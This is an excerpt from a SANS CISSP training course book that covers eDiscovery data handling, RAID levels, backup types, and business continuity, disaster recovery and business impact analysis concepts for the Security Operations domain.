Finding the data is one thing, but being able to then recover it and provide it in the requested format is another and sometimes a vastly more significant challenge for an organization.

For example, imagine a flat backup of Exchange databases from a previous version that is no longer deployed. Now imagine that you need to provide copies of emails from one (or multiple) mailboxes. Sounds like loads of fun (and storage) to recover the data and then export the data in the requested format.

The main point is being aware of potential challenges in advance and preparing for them in advance.

DATA RETENTION POLICIES

- Determine how long specific types of data should be retained by the organization
- Data destruction is the flip side of data retention policies
- Together, they determine what data should and should not be maintained by the organization
 - eDiscovery has made data retention/destruction policies incredibly important
- ESI (electronically stored information) destroyed per data retention/destruction policies is unavailable for pretrial discovery



MGT414 | SANSTraining Program for CISSP® Certification

129

Data Retention Policies

With eDiscovery becoming so important to civil litigation, data retention policies have grown more significant. If ESI (electronically stored information) relevant to a lawsuit has all been destroyed in advance as part of normal business practices, then there is nothing to be discovered.

Determine how long specific types of data should be retained by the organization. How long is it actually needed? Prior to eDiscovery, organizations would often just keep old data until they ran out of room. Data destruction is the flip side of data retention policies. Together, these policies determine what data should and should not be maintained by the organization.

eDiscovery has made data retention/destruction policies incredibly important. For example, if the organization can show that it has a consistent policy of automatically destroying email messages more than a year old, then eDiscovery that depends on emails from five years ago will not be an issue. ESI destroyed per data retention/destruction policies is unavailable for pretrial discovery.

DATA OWNERSHIP

- If a person is named as a custodian in an investigation, then relevant data must be supplied
- If data associated with the custodian is not produced, then the defendant could face serious fines
- Data ownership information is often key to determining whether the files relate to named custodians
 - So, data ownership information is important to track



MGT414 | SANSTraining Program for CISSP® Certification

130

Data Ownership

Data ownership is an important concept with eDiscovery. If a person is named as a custodian in an investigation, then relevant data must be supplied. So, how do we determine relevant data? One way is through data ownership.

Data ownership information is often the key to determining whether the files relate to named custodians. If data associated with the custodian is not produced, then the defendant could face serious fines, which makes data ownership more important to keep track of.

DATA HANDLING

- Proper data handling is important to eDiscovery efforts
- Treat eDiscovery information as evidence
- Take measures to ensure that the integrity of data cannot be called into question
 - Hashing algorithms
 - Original, if possible, MAC times on the data
- Also, need to consider that privileged or sensitive data should typically be culled



MGT414 | SANSTraining Program for CISSP® Certification

131

Data Handling

As the data provided via the eDiscovery process relates to court proceedings, all care should be taken to ensure the integrity of the data in question. The handling of data, from an eDiscovery standpoint, should be treated much as any evidence would be handled.

To treat eDiscovery information as evidence means to try to ensure that the integrity of the data cannot reasonably be called into question. Take measures to ensure that the integrity of data cannot be called into question. Hashing algorithms should be employed for integrity checks. Original, if possible, MAC times on the data should be maintained. Perhaps also chain of custody should be maintained.

Also, you need to consider that privileged or sensitive data should typically be culled. That data is typically not subject to eDiscovery. Legally privileged communications, such as that of a client with legal counsel, and information containing trade secrets also are typically not discoverable in this fashion.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- **Security Operations**
- Software Development Security

SECURITY OPERATIONS

1. Secure Resource Provisioning
2. Change, Patch, and Vulnerability Management
3. Preventive Measures
4. Detection, Logging, and Monitoring
5. Incident Response
6. Investigations and eDiscovery
7. Resiliency, Disaster Recovery and Business Continuity

SANS

MGT414 | SANSTraining Program for CISSP® Certification

132

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

REDUNDANT ARRAY OF INEXPENSIVE DISKS (RAID)

Disk failures happen frequently enough and data recovery can be slow enough that fault tolerance might be advisable

RAID can provide various levels of fault tolerance to mitigate some risks associated with disk failure

- Possibly precluding the need for data recovery from backup

Both software and hardware RAID implementations exist

While the primary focus is availability, some RAID levels can also improve performance of disk reads and writes



Redundant Array of Inexpensive Disks (RAID)

Redundant Array of Inexpensive Disks (RAID) is a method used to provide fault tolerance if one of the hard drives crash on your system. RAID will protect only against a hard drive failure, not failures in any other hardware components. Because the hard drive is where your data is stored, however, this is usually a critical component to protect, and RAID helps eliminate the chance of data loss across your system.

Not all RAID solutions work the same way or provide the same level of protection, so we will look at the different types over the next several slides.

RAID 0

RAID 0 provides better performance but **zero fault tolerance**

Striping, or striped set, employed to potentially increase performance

- Striping treats multiple disks as a single large disk and reads/writes across multiple disks

No reduction of storage space

- However, also no redundancy achieved



MGT414 | SANSTraining Program for CISSP® Certification

134

RAID 0

RAID level 0 is often referred to as *striping*. Even though this is a RAID level, it provides no redundancy or protection of your data; that is why it is level 0. RAID level 0 creates one large disk from multiple disks. Data is striped across multiple disks, which can increase the performance of both reads and writes by spreading the burden across additional disks.

This method provides increased performance by maximizing the usable space to store data and also increases read and write performance but provides no protection against data loss.

RAID 1

RAID 1 involves mirroring or a mirrored set of disks

- As the name implies, a replica of any disk is created for fault tolerance in RAID 1

Requires double the number of disks/storage that would normally be required for housing the data without redundancy

Data written to one disk duplicated on an additional disk

Drive failure simply means the system will leverage the mirror of the failed disk



RAID 1

RAID level 1 is often called *mirroring* because this level mirrors data from each disk to another. Essentially, it creates a duplicate copy of your data across two disks. This is the first level that provides protection against data loss, but it performs this protection in a very straightforward manner.

To protect your data using this method, there is a one-to-one relationship between active disks and backup disks. If you have three disks that you want to implement RAID 1 on, you need a total of six disks to do this. Each drive has a replica or mirror drive that will be updated along with the original disk. Should the original fail, then the disk from the mirrored set will be leveraged.

RAID 2

Not used in the real world

Specifically requires 39 disks be employed

- 32 disks to be used for data storage, and 7 to provide fault resistance

Employs a hamming code to handle error checking and recovery

Operates at the bit level



RAID 2

RAID level 2 provides protection of data by interleaving the data at a bit level across multiple disks. This is not a general method of protecting your data, however, but a specific method in which a certain number of disks are required across the system. To implement RAID level 2, you need a total of 39 disks. Of these, 32 disks are used for storage of data, and 7 disks are used for error recovery of that data. A hamming code, named after mathematician Richard Hamming, is used for detection and possible correction of errors.

Because this method is performed at a bit level, it is not as efficient as other methods.

RAID 3 AND 4

RAID levels 3 and 4 are very similar in approach

- Both employ striping, which you recall from RAID 0, can increase performance
- For fault tolerance, both leverage a dedicated parity drive

The difference between RAID 3 and 4 is the unit size of data employed

- RAID 3 – byte level
- RAID 4 – block level



RAID 3 and 4

RAID levels 3 and 4 operate and protect the data in a similar manner; the only difference being RAID level 3 operates at the byte level while RAID level 4 operates at the block level. Each approach has advantages and disadvantages. The smaller the unit, the more granular errors can be tracked and the less amount of data has to be replicated. However, the smaller the unit, the less efficient, because more information has to be tracked.

In both approaches, data is striped across several drives, as in RAID 0. However, unlike RAID 0, RAID 3 and RAID 4 employ a dedicated parity drive to provide fault tolerance. These levels do not require a set number of drives like RAID level 2.

RAID 5

RAID 5 is the most commonly referenced type of RAID

- Operates at the block level like RAID 4

Striping of block data for increased performance

Parity information also striped across disks rather than employing a dedicated parity drive



RAID 5

RAID level 5 is often called *interleave parity* and builds upon some of the prior methods discussed. This method does not use dedicated drives for data and dedicated drives for error information as previous methods did. This method interleaves both the data and the error information or parity information across all the drives at the block level.

This method is flexible but somewhat more complex than previous RAID levels discussed (RAID 2's nonsense notwithstanding).

RAID 6

RAID 6 employs distributed parity information

As with RAID 5, both data and parity information is striped across all drives

For additional redundancy beyond RAID 5, double parity information is used in RAID 6

Allows for recovery from two drive failures



RAID 6

Sometimes referred to as double distributed parity, RAID 6 is similar to RAID 5 but adds a second set of striped parity information. Like RAID 5, this level of RAID stripes data across the disks at the block level. By doubling the distributed parity information, additional redundancy is achieved.

RAID SUMMARY

RAID Level	Key Points
0	Striped set, no redundancy
1	Mirrored set, fully redundant
2	Obsolete, bit interleaved, hamming code
3	Dedicated parity, byte-level striping
4	Dedicated parity, block-level striping
5	Distributed parity, block-level striping
6	Double distributed parity, block-level striping

RAID Summary

This table summarizes the standard RAID levels.

SERVER CLUSTERING

- Server clustering allows the management of multiple servers to present as one system to clients or services leveraging them
- Allows for increased availability and scalability
- Increased performance than an active/passive standby through load balancing
- Users interacting with the cluster are oblivious to the multiple servers that comprise the cluster
- Should any individual server within the cluster fail, the cluster will still operate, albeit with reduced performance



MGT414 | SANSTraining Program for CISSP® Certification

141

Server Fault-Tolerant Systems: Server Clustering

While RAID focused exclusively on ensuring availability associated with disk failures, the entire system could still compromise availability. Server fault tolerance focuses in on a higher level than RAID, looking at ways to protect all aspects of your servers by clustering many servers together. Now if any component on a server fails, because there are redundant servers, one of the other servers can take over while the problem is fixed. Simply having redundant servers does not necessarily imply they are operating as a cluster. With a cluster, the expectation is that load sharing is occurring as opposed to a simple active / passive configuration in which a redundant system will process only during outages of the primary server.

Some of the key characteristics of server clustering are that it consists of a group of servers that present as a single system. The server cluster can achieve more resiliency than an individual server while also providing more scalability. The cluster acts as a single entity and balances the traffic load to improve performance.

DATA REDUNDANCY

Electronic vaulting

- Batch process
- Transmitting data through communication lines to storage on a remote server
- Example: Performed every evening at a specific time

Remote journaling

- Transmitting data in real time or near real time to backup storage at a remote location

Database shadowing

- Similar to remote journaling
- Provides additional robust backup by storing duplicate data on multiple remote storage devices

Disk duplexing

- Disk controller duplicated
- If one controller fails, another controller operates



MGT414 | SANSTraining Program for CISSP® Certification

142

Data Redundancy


There are many approaches that are used to backup databases. One is done in near real time (journaling) and one is done in batch mode (vaulting), usually at the end of the day.

In remote journaling, data is available at the backup at any time and provides a high degree of fault tolerance in the event of a disaster.

Note that disk duplexing does not denote multiple disks as backups, but multiple disk controllers.

BACKUP CONCEPTS: FULL BACKUP

- Makes a complete backup of every file on the server every time it's run
- Restore requires one backup tape
- Full backups set the file archive bits to zero:
 - The file system sets the archive bit to one when files are created or changed (indicates backup is required)



Backup Concepts: Full Backup

A full backup is the most comprehensive type of backup and requires the fewest number of tapes to restore your data. The problem with this type of backup is that it takes a considerable amount of time to back up all of your data. A full backup backs up all of your data and therefore needs only one tape to restore your data if the system crashes. A full backup should be performed at least once a week.


Full backups are primarily run when time and tape space permits and is used for system archive or baselined tape sets.

A full backup each day is ideal. However, there is usually not enough time to do a full backup each day, because backups must be performed during company off-hours.

Note that we will use the term "backup tape" to refer to the media used to store the backup. A variety of media may be used, of course, but "tape" is a handy and clear way to refer to backup media, and is also the term the exam is likely to use.

BACKUP CONCEPTS: INCREMENTAL BACKUP

- Backs up files that have been created or modified since the last full or incremental backup
 - Incremental backups set the file's archive bit to zero
- Used if time and space is at a premium, but has vulnerabilities
 - Image below shows weekly full backups on Sundays, incremental backups on Mon-Sat
 - Worst-case restore scenario:
 - Restore requires 7 backup tapes: Most recent full, and 6 most recent incremental



Backup Concepts: Incremental Backup


An incremental backup is the most efficient type of backup because it backs up the least amount of data each day. It sets the archive bit to zero on the files after they have been backed up. The drawback to this type of backup is that it requires the greatest number of tapes to restore your data.

When performing an incremental backup, only the data that has changed since the last backup is backed up. This is done through the use of an archive bit. After a full backup is performed, the archive bit is cleared. Any time a file is modified or created, the archive bit is set. An incremental backup backs up only those files that have the archive bit set and then clears the archive bit.

Suppose, for example, that a full backup is performed Sunday night; all of your data is backed up. An incremental backup on Monday backs up only data that has changed since Sunday. An incremental backup on Tuesday backs up only data that has changed since Monday. An incremental backup on Wednesday backs up only data that has changed since Tuesday. Now if your system crashes on Thursday, you need the full backup from Sunday plus the incremental backups from Monday, Tuesday, and Wednesday.

BACKUP CONCEPTS: DIFFERENTIAL BACKUP

- Backs up files that have been created or modified since last full backup was performed
 - Unlike full or incremental, differential does not set the archive bit to zero
- Image below shows weekly full backups on Sundays, differential on Mon-Sat
 - Worst-case restore scenario:
 - Restore from two backup tapes: Most recent full and most recent differential



SANS

MGT414 | SANSTraining Program for CISSP® Certification

145

Backup Concepts: Differential Backup

A differential backup is a third way to back up your data across your network and is a cross between a full backup and an incremental. With a full backup, all your data is backed up on a daily basis. This is ideal but requires considerable resources. An incremental backup backs up all data that has changed since the last backup and takes considerably fewer resources to perform. The problem with an incremental is that when you need to restore your data, you need many tapes.

The amount of time required and space used for each evening grows as the week progresses. This is due to all files since the last full backup being part of the differential data set.

A differential backup takes advantage of the fact that during the course of normal operation only a small percent of your files actually changes (and therefore, doing a full backup each day is inefficient). Therefore, each time a differential backup is performed, it backs up all data that has changed since the last full backup. The advantage is that now if your system has to be restored, it only requires two tapes: The last full backup and the last differential backup.

Suppose, for example, you perform a full backup on Sunday night; all your data is backed up. If a differential backup is performed on Monday, all data that has changed since Sunday is backed up. If a differential backup is performed on Tuesday, all data that has changed since Sunday is backed up. If a differential backup is performed on Wednesday, all data that has changed since Sunday is backed up. Now if your system crashes on Thursday, only the full backup from Sunday and differential from Wednesday is needed to restore your data.

NO BACKUP, NO RECOVERY

- Frequency
- Availability
- Location
- Backups
 - Not real time
- Mirroring
 - Real-time backup of data



MGT414 | SANSTraining Program for CISSP® Certification

146

No Backup, No Recovery

Without backups, a company cannot recover...at least, not quickly. You must back up all vital records relating to a corporation and duplicate any hard copy. The archival process of backups allows a company to return to some specific time in the past and rebuild its business functions. The more time-synchronized backups are with data as it is created, the quicker a corporation can recover from a disruption. The pinnacle of time-synchronized backups is called mirroring.

As important as time is to backups, location is equally important. If a system's backups are destroyed, so too is the company's ability to recover. Storing backups off-site increases the likelihood that backups will survive most types of disasters or emergencies. Storing backups within the same physical facilities as the company defeats the purpose of trying to protect your data.

The next consideration is the availability of backups when the time comes to recover a system. Will the backups be delivered to the company's primary or alternate site? How long will it take? Is delivery time guaranteed? Will a corporate representative pick up the backups? How long will it take to complete the backup process? Is that time within the maximum allowable downtime time frame? Who will restore the system?

BUSINESS CONTINUITY PLANNING

Business Continuity Planning (BCP) is a plan to avoid irreparable loss of mission-critical operations

- The primary goal is to ensure that the business remains viable even in the face of disasters

NIST SP 800-34 rev1 – Contingency Planning Guide for Federal Information Systems, is a valuable resource for understanding recovery



MGT414 | SANSTraining Program for CISSP® Certification

147

Business Continuity Planning

Business Continuity Planning (BCP) is a plan to avoid irreparable loss of mission-critical operations. The primary goal is to ensure that the business remains viable even in the face of disasters. Data from Risk Analysis can prove extremely helpful in the development of the BCP and also the DRP.

NIST provides an extremely valuable resource that has provided widely accepted naming conventions for terms related to recovery. The document is Special Publication 800-34. The current version, NIST SP 800-34 rev1 – Contingency Planning Guide for Federal Information Systems, is available here: <https://mgt414.com/1f>

CONTINUITY OF OPERATIONS PLAN (COOP)

Continuity of Operations Plan (COOP) is an approach that is focused on *restoration* of mission-critical functions

- Subset of BCP
- Typically considers use of alternate facility

The goal is to be able to recover critical functions rapidly

- Also, typically includes potential contingent operations lasting for 30+ days, if needed



Continuity of Operations Plan (COOP)

Continuity of Operations Plan (COOP) is a recovery term that is focused on the restoration of mission-critical functions in the event they are impacted. Typically, discussions of COOP include an alternate location that can be used in the event that the primary location is unavailable for restoration.

The COOP is considered a subset of the BCP, as it is purely focused on recovering mission-critical functions and processes. In addition to considering an alternate location for recovery, many COOP plans will take into account the possibility of running in the "recovered" state for 30 or more days.

DISASTER RECOVERY PLAN (DRP)

A Disaster Recovery Plan (DRP) is a plan that provides detailed steps to restore critical information systems and data

- Focused on information systems and data that are identified as mission-critical in the BCP

DRP is typically considered a subset of an overall BCP

- Disaster Recovery Planning is short-term focused
- Business Continuity Planning is long-term focused



Disaster Recovery Plan (DRP)

A Disaster Recovery Plan (DRP) is a plan that provides detailed steps to restore critical information systems and data. The DRP is focused on information systems and data that are identified as mission-critical in the BCP. The DRP is typically considered a subset of an overall BCP strategy.

The BCP is focused on the business, whereas the DRP is focused on information systems and the step-by-step process of recovering them to an operational status to ensure the mission is continually achieved.

BCP EVOLUTION



BCP Evolution

In many instances, the terms disaster recovery planning and business continuity planning are used synonymously or, at least, are not clearly differentiated, thereby causing confusion among individuals introduced to this field for the first time.

Disaster recovery planning is an integral part of business continuity planning, but it does not encompass the entire discipline. The complexity of business operations forced disaster recovery planning to evolve into business continuity planning as planners recognized that more was required to ensure business survival than could be encompassed by disaster recovery planning alone.


An easy distinction between disaster recovery planning and business continuity planning is:

- Disaster recovery is short-term focused
- Business continuity is long-term focused

This diagram illustrates the temporal relationship between disaster recovery planning and business continuity planning.

BCP VERSUS DRP

Response versus recovery



SANS

MGT414 | SANSTraining Program for CISSP® Certification

151

BCP versus DR

Disaster recovery provides a response to disruption, whereas business continuity planning implements the recovery. The preceding figure shows that the disaster recovery activities have a short time span, but business continuity activities are much more pervasive and long-lasting.

The goal of BCP/DRP is to make the response time to a disruption and the time required for complete recovery as short as possible.

During disaster recovery activities—that is, when a disaster strikes an organization—almost all normal business activities are heavily modified, reduced, or completely suspended. Only critical business processes resume, and usually at an alternate site.

As repairs are completed, normal business activities resume as the business continuity plan dictates. Recovery is complete after all normal business processes return to "business as usual."

NIST SP 800-34 PLANS



SANS

MGT414 | SANSTraining Program for CISSP® Certification

152

NIST SP 800-34 Plans

Plan	Purpose
Business Continuity Plan (BCP)	Provide procedures for sustaining essential business operations while recovering from a significant disruption
Business Recovery (or Resumption) Plan (BRP)	Provide procedures for recovering business operations immediately following a disaster
Continuity of Operations Plan (COOP)	Provide procedures and capabilities to sustain an organization's essential, strategic functions at an alternate site for up to 30 days
Continuity of Support Plan/IT Contingency Plan	Provide procedures and capabilities for recovering a major application or general support system
Crisis Communications Plan	Provides procedures for disseminating status reports to personnel and the public
Cyber Incident Response Plan	Provide strategies to detect, respond to, and limit consequences of malicious cyber incident
Disaster Recovery Plan (DRP)	Provide detailed procedures to facilitate recovery of capabilities at an alternate site
Occupant Emergency Plan (OEP)	Provide coordinated procedures for minimizing loss of life or injury and protecting property damage in response to a physical threat

[1] SP 800-34 Rev. 1, Continuity of Operations Planning Guide for Federal Information Systems | CSRC
<https://mgt414.com/1f>

RISK ANALYSIS

- Risk management is more fully discussed in other domains, but naturally plays a role in BCP/DRP planning
- Goal is to assess risk associated with people, processes, and technology to ensure that the organization is operating with an acceptable level of risk
- Main components of risk analysis include:
 - Threat identification/assessment
 - Vulnerability identification/assessment
 - Impact assessment
 - Approaches to risk mitigation



MGT414 | SANSTraining Program for CISSP® Certification

153

Risk Analysis

After you understand the risk, you can do one of four things:

- *Risk avoidance*: When you decide not to become involved in the risk situation.
- *Risk acceptance* (also termed risk assumption or risk retention): When you acknowledge and accept that the risk is something that could happen. You intentionally or unintentionally retain or assume the responsibility for loss or the financial burden of loss within the organization.
- *Risk transfer*: When you shift the responsibility or burden to someone else. An example would be getting insurance to cover the damage.
- *Risk reduction*: When you apply the appropriate controls to mitigate the effects of the disaster, thereby reducing the risk.¹

Next, we look at the impact component of business risk as we perform a business impact analysis (BIA).

[1] SANS - Information Security Resources <https://mgt414.com/2b>

THREAT AND VULNERABILITY ASSESSMENT CHECKLIST

Threat and vulnerability assessment

1. Identify all natural threats relevant to your business.
2. Identify all man-made threats relevant to your business.
3. Identify all IT and technology-based threats relevant to your business.
4. Identify all environmental/infrastructure threats relevant to your business.
5. For each threat, identify threat sources.
6. For each threat source, identify the likelihood of occurrence.
7. Based on likelihood of occurrence, assess company's vulnerability to each threat source.
8. Based on likelihood and vulnerability, prioritize list of threats to company.¹

Source: Business Continuity and Disaster Recovery Planning for IT Professionals 2E, by Susan Snedaker



MGT414 | SANSTraining Program for CISSP® Certification

154

Threat and Vulnerability Assessment Checklist

A prime source for Business Continuity and Disaster Recovery information relevant to the test is Susan Snedaker's Business Continuity and Disaster Recovery Planning for IT Professionals, now in its 2nd Edition. The book is listed explicitly as a reference in the Candidate Information Bulletin associated with the certification.

Here is an excerpt from the book that provides a threat and vulnerability assessment checklist:

- "1. Identify all natural threats relevant to your business.
2. Identify all man-made threats relevant to your business.
3. Identify all IT and technology-based threats relevant to your business.
4. Identify all environmental/infrastructure threats relevant to your business.
5. For each threat, identify threat sources.
6. For each threat source, identify the likelihood of occurrence.
7. Based on likelihood of occurrence, assess company's vulnerability to each threat source.
8. Based on likelihood and vulnerability, prioritize list of threats to company."²

[1]] Snedaker, S., & Rima, C. (2014). Business Continuity and Disaster Recovery Planning for IT Professionals (2nd ed.). Waltham, Mass.: Syngress.

[2] Ibid.

RISK ANALYSIS AND REDUCTION

Impact assessment:

- It is an element of a full risk assessment
 - Or major component of Business Impact Analysis
- Identify critical business functions
- Use results as input to recovery strategy



MGT414 | SANSTraining Program for CISSP® Certification

155

Risk Analysis and Reduction

The impact assessment is typically part of the business impact analysis (BIA) and is smaller in size and scope than a full risk assessment.

The focus of the impact assessment is to provide data that is used solely as input into the recovery strategies and determine the impact of losing a critical business function. You identify and target critical business functions. Any business function that must be present to sustain the continuity of the business or could in any way threaten human life during a failure is a critical business function. Additionally, if a business function's failure brings discredit or public embarrassment to a corporation, it is also considered critical. Such a determination is usually up to the corporation, however, because only the business can determine what it deems embarrassing.

BUSINESS IMPACT ANALYSIS (BIA)

- The Business Impact Analysis (BIA) focuses on determining mission-critical business processes, and the impact associated with disruption of these services
 - Determine the tolerable level of impact on key business functions
- Primary focus on disruption of availability
- Determine the effect of an outage over a period of time
- Impact informs requirements regarding recovery times



MGT414 | SANSTraining Program for CISSP® Certification

156

Business Impact Analysis (BIA)

After risk analysis in the BCP-DRP planning process lifecycle comes business impact analysis (BIA), where you determine what levels of impact to your system, such as the duration of a system outage, are tolerable.

The process of developing the BIA typically involves interviewing key users of the various computer systems (for example, payroll, accounts payable, and accounting) to get a better understanding of how a disaster could impact the ability to continue operations. Some of the key interview questions might include the following:

- How would an information technology failure affect cash flow?
- Would the disaster impact the level of service?
- How long could the outage last before it began to affect your productivity?
- How long could operations continue if data were unavailable?
- Would there be irretrievable loss of data?
- What key resources are required to continue operating?
- At what point would those resources need to be in place?
- If we implement a mitigation strategy, will there be additional risks? If so, are we better off by implementing or not?

The answers should come from or be agreed upon by executive management. Executive management understands such cost tradeoffs as mitigation and loss and has individual accountability either way. Lower management might err toward too much (that is, too expensive).

BUSINESS IMPACT ANALYSIS VS. RISK ANALYSIS

Business Impact Analysis

- Typically builds upon Risk Analysis
- Focused on key business functions/processes
- Determine time and data recovery requirements

Risk Analysis

- Does not require formal BIA to be useful
- More widespread than BIA



MGT414 | SANSTraining Program for CISSP® Certification

157

Business Impact Analysis vs. Risk Analysis


At some level, risk analysis is discussed as a key component of many different domains. Whereas this domain only attends to the particulars of the Business Impact Analysis (BIA). In some respects, this speaks to a key difference between the two; BIA is more narrowly focused than the Risk Analysis. The BIA is focused upon key or critical business functions and processes, while the Risk Analysis is more widespread. Further, the Risk Analysis can serve as a standalone document while the BIA generally takes input from the Risk Analysis.

A major emphasis of the BIA will be to determine time and data recovery requirements to ensure that the business mission is not compromised. While it might be narrow, the importance of these determinations is hard to overstate.

BUSINESS IMPACT ANALYSIS

Business Impact Analysis (BIA)

- Business function priorities
- Time frame for recovery
- Resource requirements



May 03, 2020

SANS

MGT414 | SANSTraining Program for CISSP® Certification

158

Business Impact Analysis

The business impact analysis (BIA) documents the impact a disruptive event might have on a corporation. The BIA uses the information in the vulnerability assessment to prioritize business functions and calculate business impact.

Obviously, the greater the impact of a business process should it fail, the higher its priority in terms of criticality. A direct relationship might exist between the criticality of a business function and the time frame for which it must recover. Some business functions, if down for only a few seconds, might dramatically and detrimentally impact the business. Other business functions might be interrupted for days or weeks and have no negative effect on the corporation.

The primary goal of the BIA is to determine the maximum allowable downtime for any given system. A rough guide for time frames follows:

- **Immediate recovery:** No downtime allowed. Implement a fully staffed, fully equipped alternate site (more on alternate sites later).
- **Quick recovery:** Up to four hours of downtime allowed. Pre-equipped alternate site should be available. Staff can arrive at site within four hours.
- **Same-day recovery:** You can move equipment to another location and set up in an eight-hour period. Same-day recovery can also mean *same-business-day* recovery. The alternate site can be anything that affords appropriate power and protection (another office, hotel room, home, and so on).
- **24-hour recovery:** This is self-explanatory.
- **72-hour recovery:** This is self-explanatory.
- **Greater than 72-hour recovery:** This is self-explanatory.

MAXIMUM TOLERABLE DOWNTIME (MTD)

- Maximum Tolerable Downtime (MTD) – A metric of many names/acronyms
 - Maximum Tolerable Downtime (MTD)
 - Maximum Allowable Downtime (MAD)
 - Maximum Acceptable Outage (MAO)
 - Maximum Tolerable Period of Disruption (MTPOD)
- Total amount of time a process can be nonfunctioning before critical financial or operational impact
- Identifies point of no return
- Used to define resource requirements



Maximum Tolerable Downtime


Maximum tolerable downtimes derived from the BIA are the basis for determining recovery resource requirements. The ultimate objective is to define the post-disaster resource requirements upon which a recovery strategy might be based. Ultimately, the need for recovering critical business processes drives the recovery resource requirements (the recovery budget).

What is the financial impact you should consider? The following are a few points to consider:

- How much revenue would your company lose if its systems were unable to accept orders?
- What is the cost of lost productivity?
- How much inventory would be lost; and how much would it cost to recover the inventory?
- What is the value of IT professionals' productivity while trying to resolve the problem?
- What fines and fees would the company have to pay?
- How much would a public relations campaign cost to restore your company's image?
- Will the company face any legal, health, safety, or liability exposure?
- Can you really afford the cost of implementing 24X7 operation without any downtime? Do you have the personnel and technical resources to do this? If not, how do you prioritize?

